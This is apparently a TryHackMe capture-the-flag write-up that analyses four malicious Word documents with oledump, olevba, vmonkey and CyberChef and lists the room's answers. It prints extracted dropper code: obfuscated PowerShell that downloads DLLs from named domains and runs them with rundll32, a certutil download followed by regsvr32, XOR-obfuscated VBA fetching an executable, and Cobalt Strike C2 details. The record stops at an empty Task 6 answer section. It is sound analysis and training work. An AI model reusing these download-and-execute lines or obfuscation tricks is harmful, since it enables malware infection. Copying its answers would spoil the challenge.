

TRY HACK ME: Write-Up Squid Game-



Task 1 Scenario –

Invitation to play Squid Game is accepted.

Answer to the questions of this section-

Yes

Task 2 is already published

Task 3 Attacker 2-

Uh oh! Looks like you have got the next opponent - Attacker 2!

Ready for the challenge?

Answer the questions below:

Provide the streams (numbers) that contain macros.

12, 13, 14, 16

Correct Answer

Provide the size (bytes) of the compiled code for the second stream that contains a macro.

13867

Correct Answer

Provide the largest number of bytes found while analyzing the streams.

63641

Correct Answer

Find the command located in the 'fun' field (make sure to reverse the string).

cmd /k cscript.exe C:\ProgramData\pin.vbs

Correct Answer

Provide the first domain found in the maldoc.

priyacareers.com/u9hDQN9Yy7g/pt.html

Correct Answer

Provide the second domain found in the maldoc.

perfectdemos.com/Gv1iNAuMKZ/pt.html

Correct Answer

Provide the name of the first malicious DLL it retrieves from the C2 server.

www1.dll

Correct Answer

How many DLLs does the maldoc retrieve from the domains?

5

Correct Answer

Provide the path of where the malicious DLLs are getting dropped onto?

C:\ProgramData

Correct Answer

What program is it using to run DLLs?

rundll32.exe

Correct Answer

How many seconds does the function in the maldoc sleep for to fully execute the malicious DLLs?

15

Correct Answer

Under what stream did the main malicious script use to retrieve DLLs from the C2 domains? (Provide the name of the stream).

Macros/Form/o

Correct Answer

Tools used: oledump, olevba, cyberchef,

Get started with terminal.

Drag and Drop Attacker 2 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-212-254:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker2.doc'
1:      114 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      7427 '1Table'
5:     63641 'Data'
6:        97 'Macros/Form/\x01CompObj'
7:       283 'Macros/Form/\x03VBFrame'
8:     63528 'Macros/Form/f'
9:     2220 'Macros/Form/o'
10:      566 'Macros/PROJECT'
11:       92 'Macros/PROJECTwm'
12: M     6655 'Macros/VBA/Form'
13: M    15671 'Macros/VBA/Module1'
14: M     1593 'Macros/VBA/ThisDocument'
15:     42465 'Macros/VBA/_VBA_PROJECT'
16: M     2724 'Macros/VBA/bxh'
17:     1226 'Macros/VBA/dir'
18:     4096 'WordDocument'
```

Doing static analysis using olevba to collect all answers.

```
ubuntu@ip-10-10-212-254:~$ olevba '/home/ubuntu/Desktop/maldocs/attacker2.doc'
```

Result is mentioned below with many obfuscated IOCs and suspicious strings.

IOC	https://priyacareers	URL
	.com/u9hDQN9Yy7g/pt.	
	html'', ''C	
IOC	https://perfectdemos	URL
	.com/Gv1iNAuMKZ/pt.h	
	tml'', ''C	
IOC	https://bussiness-z.	URL
	ml/ze8pCNTIkrIS/pt.h	
	tml'', ''C	
IOC	https://cablingpoint	URL
	.com/ByH5NDoE3kQA/pt	
	.html'', ''C	
IOC	https://bonus.corpor	URL
	atebusinessmachines.	
	co.in/1Y0qVNce/pt.ht	
	ml'', ''C	
IOC	www1.dll	Executable file name
IOC	www2.dll	Executable file name
IOC	www3.dll	Executable file name
IOC	www4.dll	Executable file name
IOC	www5.dll	Executable file name
IOC	rundll32.exe	Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source

Answers-

1) Streams that contain macros

```

12: M    6655 'Macros/VBA/Form'
13: M   15671 'Macros/VBA/Module1'
14: M    1593 'Macros/VBA/ThisDocument'
15:    42465 'Macros/VBA/_VBA_PROJECT'
16: M    2724 'Macros/VBA/bxh'

```

2) Size of second macros -13867

```

ubuntu@ip-10-10-212-254:~$ oledump.py -i '/home/ubuntu/Desktop/maldocs/attacker2.doc'
1:      114      '\x01CompObj'
2:     4096      '\x05DocumentSummaryInformation'
3:     4096      '\x05SummaryInformation'
4:     7427      '1Table'
5:    63641      'Data'
6:        97      'Macros/Form/\x01CompObj'
7:       283      'Macros/Form/\x03VBFrame'
8:    63528      'Macros/Form/f'
9:     2220      'Macros/Form/o'
10:       566      'Macros/PROJECT'
11:        92      'Macros/PROJECTwm'
12: M    6655    4978+1677 'Macros/VBA/Form'
13: M   15671   13867+1804 'Macros/VBA/Module1'
14: M    1593    1396+197 'Macros/VBA/ThisDocument'
15:    42465      'Macros/VBA/_VBA_PROJECT'
16: M    2724    2397+327 'Macros/VBA/bxh'
17:     1226      'Macros/VBA/dir'
18:     4096      'WordDocument'

```


3) Largest number of bytes is – 63641 for ‘Data’

4) Fun field command. Use CyberChef to reverse the strings

```

Ld WW
PrintItemNL
Line #11:
Ld MyFile
Sharp
Close 0x0001
Line #12:
LitStr 0x0029 "sbv.nip\ataDmargorP\C exe.tpirsc k/ dmc"
ArgsLd StrReverse 0x0001
LitDI2 0x0030
ArgsLd Chr 0x0001
ArgsLd HH0 0x0002
St RetVal
Line #13:
End

```



5) First Domain and 6) second domain

```

WAITPLZ = DateAdd(Chr(115), 4, Now())
Do Until (Now() > WAITPLZ)
Loop

LL1 = "$Nano='J00EX'.replace('J00','I');sal OY $Nano;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://priyacareers.com/u9hDQN9Yy7g/pt.html','C:\ProgramData\www1.dll')';$F00X =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $F00X|OY;"

LL2 = "$Nanoz='J00EX'.replace('J00','I');sal OY $Nanoz;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://perfectdemos.com/Gv1iNAuMKZ/pt.html','C:\ProgramData\www2.dll')';$F00X =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $F00X|OY;"

LL3 = "$Nanox='J00EX'.replace('J00','I');sal OY $Nanox;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://bussiness-z.ml/ze8pCnTIkrIS/pt.html','C:\ProgramData\www3.dll')';$F00X =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $F00X|OY;"

LL4 = "$Nanoc='J00EX'.replace('J00','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://cablingpoint.com/ByH5NDoE3kQA/pt.html','C:\ProgramData\www4.dll')';$F00X =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $F00X|OY;"

LL5 = "$Nanoc='J00EX'.replace('J00','I');sal OY $Nanoc;$aa=(New-Ob'; $qq='ject Ne'; $ww='t.WebCli'; $ee='ent).Downl'; $rr='oadFile'; $bb='('https://bonus.corporatebusinessmachines.co.in/1Y0qVNce/pt.html','C:\ProgramData\www5.dll')';$F00X =($aa,$qq,$ww,$ee,$rr,$bb,$cc -Join ''); OY $F00X|OY;"

```

7) First malicious DLL and 8) total number of DLLs.

IOC	www1.dll	Executable file name
IOC	www2.dll	Executable file name
IOC	www3.dll	Executable file name
IOC	www4.dll	Executable file name
IOC	www5.dll	Executable file name
IOC	rundll32.exe	Executable file name
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

9) Malicious Dll getting dropped onto and 10) maldoc sleep function (time)

```
WScript.Sleep(15000)
OK1 = "cmd /c rundll32.exe C:\ProgramData\www1.dll,ldr"
Ran.Run OK1, Chr(48)
OK2 = "cmd /c rundll32.exe C:\ProgramData\www2.dll,ldr"
Ran.Run OK2, Chr(48)
OK3 = "cmd /c rundll32.exe C:\ProgramData\www3.dll,ldr"
Ran.Run OK3, Chr(48)
OK4 = "cmd /c rundll32.exe C:\ProgramData\www4.dll,ldr"
Ran.Run OK4, Chr(48)
OK5 = "cmd /c rundll32.exe C:\ProgramData\www5.dll,ldr"
Ran.Run OK5, Chr(48)
```

11) What stream did the main malicious script use to retrieve DLLs from the C2 domains

```
ubuntu@ip-10-10-212-254:~$ oledump.py -i '/home/ubuntu/Desktop/maldocs/attacker2.doc'
1: 114 '\x01CompObj'
2: 4096 '\x05DocumentSummaryInformation'
3: 4096 '\x05SummaryInformation'
4: 7427 '1Table'
5: 63641 'Data'
6: 97 'Macros/Form/\x01CompObj'
7: 283 'Macros/Form/\x03VBFrame'
8: 63528 'Macros/Form/f'
9: 2220 'Macros/Form/o'
10: 566 'Macros/PROJECT'
11: 92 'Macros/PROJECTwm'
12: M 6655 4978+1677 'Macros/VBA/Form'
13: M 15671 13867+1804 'Macros/VBA/Module1'
```

Task 4 Attacker 3-

Looks like Attacker 3 is trying to dominate a home base. Find his weaknesses and eliminate him

Answer the questions below:

Provide the executable name being downloaded.

1.exe

Correct Answer

What program is used to run the executable?

certutil

Correct Answer

Provide the malicious URI included in the maldoc that was used to download the binary (without http/https).

8cfayv.com/bolb/jaent.php?l=liut6.cab

Correct Answer

What folder does the binary gets dropped in?

ProgramData

Correct Answer

Which stream executes the binary that was downloaded?

A3

Correct Answer

Tools used: oledump, vmonkey, olevba,

Get started with terminal.

Drag and Drop Attacker 3 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-212-254:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker3.doc'
A: word/vbaProject.bin
A1:      423 'PROJECT'
A2:      53 'PROJECTwm'
A3: M    2017 'VBA/T'
A4: m    1127 'VBA/ThisDocument'
A5:      2976 'VBA/_VBA_PROJECT'
A6:      1864 'VBA/_SRP_0'
A7:      190 'VBA/_SRP_1'
A8:      348 'VBA/_SRP_2'
A9:      106 'VBA/_SRP_3'
A10: M   1291 'VBA/d'
A11:     723 'VBA/dir'
```

This time doing analysis using **vmonkey** to collect all answers.

```
ubuntu@ip-10-10-212-254:~$ vmonkey '/home/ubuntu/Desktop/maldocs/attacker3.doc'
/opt/vipermonkey/lib/python2.7/site-packages/colorlog/_init_.py:52: UserWarning: Colorlog 6.0.0 will require Python 3.5 or
above. Pin 'colorlog<5' to your dependencies if you require compatibility with older versions of Python. See https://github
.com/borntyping/python-colorlog#status for more information.
"Colorlog 6.0.0 will require Python 3.5 or above. Pin 'colorlog<5' to your "
```



Result is mentioned below with many obfuscated IOCs and suspicious strings.

```

INFO ACTION: Object.Method Call - params ['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramData\\1.exe', 0] - XN.run
INFO ACTION: Run - params 'exe' - Interesting Function Call
WARNING Application.Run() failed. Cannot find function exe.
INFO Calling Procedure: XN.run(['cmd /c "set u=url&&call C:\\\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfa...'')
INFO ACTION: XN.run - params ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0] - Interesting Function Call
INFO ACTION: Object.Method Call - params ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfayv.com/bolb/jaent.php?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0] - XN.run
INFO ACTION: Run - params 'tmp' - Interesting Function Call
WARNING Application.Run() failed. Cannot find function tmp".

Recorded Actions:
+-----+-----+-----+
| Action | Parameters | Description |
+-----+-----+-----+
| Found Entry Point | autoopen | |
| XN.run | ['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramData\\1.exe', 0] | Interesting Function Call |
+-----+-----+-----+

```

Answers-

1) Executable being downloaded

Recorded Actions:			
Action	Parameters	Description	
Found Entry Point XN.run	autoopen ['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramData\\1.exe', 0]	Interesting Function Call	
Object.Method Call	['cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer%u%.exe C:\\ProgramData\\1.exe', 0]	XN.run	
Run XN.run	exe ['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%^c^a^c^h^e^ /f^ http://8cfa...'']	Interesting Function Call	

2) Certutil is used to run the program

3) Malicious URI and 4) Binary is dropped onto – ProgramData

Run	exe	Interesting Function Call
XN.run	['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%c^a^c^h^e^ /f^ http: //8cfayv.com/bolb/jaent.p hp?l=liut6.cab	Interesting Function Call
	C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1.tmp"', 0]	
Object.Method Call	['cmd /c "set u=url&&call C:\\ProgramData\\1.exe /%u%c^a^c^h^e^ /f^ http: //8cfayv.com/bolb/jaent.p hp?l=liut6.cab C:\\ProgramData\\1.tmp && call regsvr32 C:\\ProgramData\\1 tmp"'	XN.run

5) Which stream executes the binary that was downloaded?

Use **olevba** to find

```
VBA MACRO T.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/T'
-----
Sub autoopen()
LG = h("12%2%11%79%64%12%79%77%28%10%27%79%26%82%26%29%3%73%73%12%14%3%3%79%44%85%51%63%29%0%8%29%14%2%43%14%27%14%51%94%65%
10%23%10%79%64%74%26%74%49%12%49%14%49%12%49%7%49%10%49%79%64%9%49%79%7%27%27%31%85%64%64%87%12%9%14%22%25%65%12%0%2%64%13%0
%3%13%64%5%14%10%1%27%65%31%7%31%80%3%82%3%6%26%27%89%65%12%14%13%79%44%85%51%63%29%0%8%29%14%2%43%14%27%14%51%94%65%27%2%31
%79%73%73%79%12%14%3%3%79%29%10%8%28%25%29%92%93%79%44%85%51%63%29%0%8%29%14%2%43%14%27%14%51%94%65%27%2%31%77")
Dim XN As New WshShell
Call XN.run("cmd /c set u=tutil&&call copy C:\\Windows\\System32\\cer\\u%.exe C:\\ProgramData\\1.exe", 0)
Call XN.run(LG, 0)
End Sub
```

Task 5 Attacker 4-

You are very close to the finish line, but the Attacker 4 is still standing in your way. Don't let him win!

Answer the questions below:

Provide the first decoded string found in this maldoc.

MSXML2.XMLHTTP

Correct Answer

Provide the name of the binary being dropped.

DYIATHUQLCW.exe

Correct Answer

Hint

Provide the folder where the binary is being dropped to.

temp

Correct Answer

Provide the name of the second binary.

bin.exe

Correct Answer

Provide the full URI from which the second binary was downloaded (exclude http/https).

gv-roth.de/js/bin.exe

Correct Answer

Tools used: oledump, olevba, cyberchef, vmonkey,

Get started with terminal.

Drag and Drop Attacker 4 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-212-254:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker4.doc'
1:      113 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     4096 '1Table'
5:      438 'Macros/PROJECT'
6:       41 'Macros/PROJECTwm'
7: M    17216 'Macros/VBA/ThisDocument'
8:    10917 'Macros/VBA/_VBA_PROJECT'
9:       515 'Macros/VBA/dir'
10:    4142 'WordDocument'
```

This time doing analysis using **olevba** to collect all answers.

```
ubuntu@ip-10-10-212-254:~$ olevba '/home/ubuntu/Desktop/maldocs/attacker4.doc'
pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: /home/ubuntu/Desktop/maldocs/attacker4.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: /home/ubuntu/Desktop/maldocs/attacker4.doc - OLE stream: 'Macros/VBA/ThisDocument'
```

Result is mentioned below with other obfuscated XORI strings.

Suspicious	Environ	May read system environment variables
Suspicious	Open	May open a file
Suspicious	Put	May write to a file (if combined with Open)
Suspicious	Binary	May read or write a binary file (if combined with Open)
Suspicious	CreateObject	May create an OLE object
Suspicious	Chr	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Xor	May attempt to obfuscate specific strings (use option --deobf to deobfuscate)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Hex String	rgAri	7267417269
Hex String	GpocN	47706F634E
Hex String	LYmT	4C596D54
Hex String	QbBp	51624270
Hex String	hzwS	687A7753
Hex String	NSPb	4E535062
Hex String	jeHQqJd	6A654851714A64
Hex String	MsBCAFq	4D734243414671

To understand better XORI obfuscation read this - <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/deobfuscating-malicious-macros-using-python/>



SERVICES SOLUTIONS WHY TRUSTWAVE PARTNERS RESOURCES

```
Environ(HexToString(StrReverse("05D45445"))) &
HexToString(StrReverse("568756E2F4A435C45594A415858554C5"))
```

In Python, we can reverse string by using slice notation, for example "string"[::-1]. Slice notation is explained [here](#):

```
$ python
Python 2.7.8 (default, Jul 28 2014, 01:34:03)
[GCC 4.8.3] on cygwin
Type "help", "copyright", "credits" or "license()" for more information.
>>> import binascii
>>> binascii.a2b_hex("568756E2E69626F237A6F22766E247E6F62656E6E65686D25696275736F2F2A307474786"[::-1])
'http://curie-hennebont.fr/js/bin.exe'
>>> binascii.a2b_hex("05D45445"[::-1])
'TEMP'
>>> binascii.a2b_hex("568756E2F4A435C45594A415858554C5"[::-1])
'\\EXXQJIIULSJO.exe'
>>>
```

Another known obfuscation technique is XOR-ing the string with a predefined key. The example below is an obfuscation of a URL link to the malware executable:

```
gHbKj =
XOR(Hextostring("1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811"),
Hextostring("744F50"))
```

In the example, **1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811** is the obfuscated URL and **744F50** is the key.

Answers-

1) Decode this CreateObject in CyberChef and find the answer.

```
End Sub
Function ZUWSBYDOTWV(ByVal FYAMZFQXNVI As String, ByVal CVIDEDVJFST As String) As Boolean
    Dim VPBCRFQOENN As Object, LSFYHUDVCYR As Long, QSBXXUZTKRD As Long, MDLLXOKIXRV() As Byte
```

```
GoTo hjwiwiyeojxvawsanclcahyfrfgwdikfsfnjazxovvouiysjoieyyyjvczcudqpbumdziyyzdjhmvmdd:
hjwiwiyeojxvawsanclcahyfrfgwdikfsfnjazxovvouiysjoieyyyjvczcudqpbumdziyyzdjhmvmdd:
GoTo xwqdjsttoftxkraabygbodqkprjcpmjlvvdoqvxaokuluhzjnnpkgyqmwfmtvooihxsiqkaoyssrerysn:
xwqdjsttoftxkraabygbodqkprjcpmjlvvdoqvxaokuluhzjnnpkgyqmwfmtvooihxsiqkaoyssrerysn:
GoTo brfgzmzrcabwgbcfbntfmbjhqazwlbtduyyfkjhmcvjlgqrnnuntxcjijgjcqvhnmfvpgmywngwcdiybg:
brfgzmzrcabwgbcfbntfmbjhqazwlbtduyyfkjhmcvjlgqrnnuntxcjijgjcqvhnmfvpgmywngwcdiybg:
Set VPBCRFQOENN = CreateObject(XOR(Hextostring("3F34193F254049193F253A331522"), Hextostring("7267417269")))
GoTo fpvygztoabfyscyqmjxaakqwiwqpjfgzgwplzmhryvptavvsitizcoqgammdhoraqpviudbameizhxxkfiw:
fpvygztoabfyscyqmjxaakqwiwqpjfgzgwplzmhryvptavvsitizcoqgammdhoraqpviudbameizhxxkfiw:
GoTo fjuvxpaemzuawljjcczrjcqncfqtadadckbfynawdigwsmxxfdtoiyzyriibnsacdbvkbubskrjrvkujkg:
fjuvxpaemzuawljjcczrjcqncfqtadadckbfynawdigwsmxxfdtoiyzyriibnsacdbvkbubskrjrvkujkg:
GoTo atdgxcypqufobazqwfzbzdpphuexwbgmzrvveuqufuisssnqrjvbmoothximeitkzlsazqlwrwbwkegkczc:
atdgxcypqufobazqwfzbzdpphuexwbgmzrvveuqufuisssnqrjvbmoothximeitkzlsazqlwrwbwkegkczc:
VPBCRFQOENN.Open XOR(Hextostring("00353B"), Hextostring("47706F634E")), FYAMZFQXNVI, False
GoTo epeseeevnrzyaadmzsevtcsqluqvolormjnrxzskpndwmoorasnxrummjcspjhcnelodnfpcezpisejvfv:
epeseeevnrzyaadmzsevtcsqluqvolormjnrxzskpndwmoorasnxrummjcspjhcnelodnfpcezpisejvfv:
GoTo maokmvxjtgtpftqzdrnnqwsapudlcejlbqkuatexahbsfmqoicfoaivfabrltukeprqqvrfpvrjlgqv:
maokmvxjtgtpftqzdrnnqwsapudlcejlbqkuatexahbsfmqoicfoaivfabrltukeprqqvrfpvrjlgqv:
GoTo sjxdhcerkhefckepoiuiyqtxyvinbyqezfovvlmrerfrqsyaywnotmvfernkainkhxraujtcwzwtuqtrk:
sjxdhcerkhefckepoiuiyqtxyvinbyqezfovvlmrerfrqsyaywnotmvfernkainkhxraujtcwzwtuqtrk:
```

Using **CyberChef**, first convert from hex and then use XOR key to decode the obfuscated data


The screenshot shows the CyberChef interface with a recipe named 'XOR'. The 'Input' tab shows a long hex string: 3F34193F254049193F253A331522. The 'Recipe' tab shows two operations: 'From Hex' with 'Delimiter' set to 'Auto', and 'XOR' with 'Key' set to '7267417269' and 'Scheme' set to 'Standard'. The 'Output' tab shows the result: MSXML2.XMLHTTP. The interface includes a 'BAKE!' button and an 'Auto Bake' checkbox.

2) Name of the binary being dropped

```
GoTo zhb9ddcmj5nlsugiepwecwcltbbxjufbtgufsdjvfrhkrntmbfezatdpz2tqssichtcptvblraaxs:
zhb9ddcmj5nlsugiepwecwcltbbxjufbtgufsdjvfrhkrntmbfezatdpz2tqssichtcptvblraaxs:
GoTo iipgxjxthbjxiqfzrxbojqmfpqahonaiekufzxmtdozgioggaekervfdgvbuzkoumgelbasjdvpzcmztc:
iipgxjxthbjxiqfzrxbojqmfpqahonaiekufzxmtdozgioggaekervfdgvbuzkoumgelbasjdvpzcmztc:
GoTo zygufihxcugogvuxetvxs1pzbpcunbycgmdickpmuxndqhwvswlbiulydkhltnbncpizugsjmcidn:
zygufihxcugogvuxetvxs1pzbpcunbycgmdickpmuxndqhwvswlbiulydkhltnbncpizugsjmcidn:
End Function
Sub IOWZJGNTSGK()
    gGHBkj = XOR(Hextostring("1C3B2404757F5B2826593D3F00277E102A7F1E3C7F16263E5A2A2811"), Hextostring("744F50"))
    GoTo vswgmnoquqmdzdukxyjdchijuhbcdgxsbrnikwqdcfhiwhzbjaqluoidzajkwumggfhftcrnozygzlx:
    vswgmnoquqmdzdukxyjdchijuhbcdgxsbrnikwqdcfhiwhzbjaqluoidzajkwumggfhftcrnozygzlx:
    GoTo eqowylsbrffhllqucltftlynpeftufafvjrzvvtgvjzvpveyxbayzjytlcylghuqmwmbcduprmiblyx:
    eqowylsbrffhllqucltftlynpeftufafvjrzvvtgvjzvpveyxbayzjytlcylghuqmwmbcduprmiblyx:
    GoTo ruzhzqmplaybaejhngsgttcpypofokfcpmcaosbktfnfsxibprcykuytpgklthvrbktjpihhfuxhbdqoh:
    ruzhzqmplaybaejhngsgttcpypofokfcpmcaosbktfnfsxibprcykuytpgklthvrbktjpihhfuxhbdqoh:
    ZUWSBYDOTWV gGHBkj, Environ(XOR(Hextostring("3E200501"), Hextostring("6A654851714A64"))) & XOR(Hextostring("11371B0A00
123918220E001668143516"), Hextostring("4D734243414671"))
End Sub

Public Function XOR(ByVal pThgWA As String, ByVal uTjbLtvPsxK As String) As String
    Dim qDrdEbaBjAmrQrC As Long
    If 197974 = 197974 + 1 Then End
    If 5669 < 12 Then
```

Using **CyberChef**, first convert from hex and then use XOR key to decode the obfuscated data



3) Using **vmonkey** we will get rest of the answers.

Auto_Open		Interesting Function Call
Environ	['TEMP']	Interesting Function Call
CreateObject	['MSXML2.XMLHTTP']	Interesting Function Call
VPBCRF0QENN.Open	['GET', 'http://gv-roth.de/js/bin.exe', False]	Interesting Function Call
Object.Method Call	['GET', 'http://gv-roth.de/js/bin.exe', False]	VPBCRF0QENN.Open
GET	http://gv-roth.de/js/bin.exe	Interesting Function Call
Object.Method Call	['gVHBnk']	VPBCRF0QENN.Send
OPEN	C:\Users\admin\AppData\Local\Temp\DYCATHUQLCW.exe	Open File
Dropped File Hash	e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855	File Name: DYCATHUQLCW.exe
CreateObject	['Shell.Application']	Interesting Function Call
Environ	['TEMP']	Interesting Function Call
hBBkbmop6VHJL.Open	['C:\Users\admin\AppData\Local\Temp\DPIATHUQ']	Interesting Function Call

Task 6 Attacker 5-

Congratulations, my friend! You have made it to the final stage. Remember to use your brain, not your fists, to defeat Attacker 5.

You can do it!

Answer the questions below:

What is the caption you found in the maldoc?

CobaltStrikeIsEverywhere

Correct Answer

What is the XOR decimal value found in the decoded-base64 script?

35

Correct Answer

Provide the C2 IP address of the Cobalt Strike server.

176.103.56.89

Correct Answer

Provide the full user-agent found.

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)

Correct Answer

Provide the path value for the Cobalt Strike shellcode.

/SjMR

Correct Answer

Hint

Provide the port number of the Cobalt Strike C2 Server.

8080

Correct Answer

Provide the first two APIs found.

LoadLibraryA, InternetOpenA

Correct Answer

Tools used: oledump, cyberchef, scdbg, vmmonkey,

Get started with terminal.

Drag and Drop Attacker 5 doc file onto the terminal and use it with **oledump**

```
ubuntu@ip-10-10-96-178:~$ oledump.py '/home/ubuntu/Desktop/maldocs/attacker5.doc'
1:      114 '\x01CompObj'
2:     4096 '\x05DocumentSummaryInformation'
3:     4096 '\x05SummaryInformation'
4:     7157 '1Table'
5:       97 'Macros/CatchMeIfYouCan/\x01CompObj'
6:      313 'Macros/CatchMeIfYouCan/\x03VBFrame'
7:     7566 'Macros/CatchMeIfYouCan/f'
8:       84 'Macros/CatchMeIfYouCan/o'
9:      557 'Macros/PROJECT'
10:     113 'Macros/PROJECTwm'
11: M    1473 'Macros/VBA/CatchMeIfYouCan'
12: M     994 'Macros/VBA/Module1'
13: m     924 'Macros/VBA/ThisDocument'
14:     3394 'Macros/VBA/_VBA_PROJECT'
15:      889 'Macros/VBA/dir'
16:     4096 'WordDocument'
```

Start Reading each strings using oledump. Interesting one id -s 6


```
ubuntu@ip-10-10-96-178:~$ oledump.py -s 6 '/home/ubuntu/Desktop/maldocs/attacker5.doc' -S
VERSION 5.00
Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} CatchMeIfYouCan
  Caption      = "CobaltStrikeIsEverywhere"
  ClientHeight = 3015
  ClientLeft   = 120
  ClientTop    = 465
  ClientWidth  = 4560
  StartUpPosition = 1 'CenterOwner
  TypeInfoVer  = 2
```

Answers-

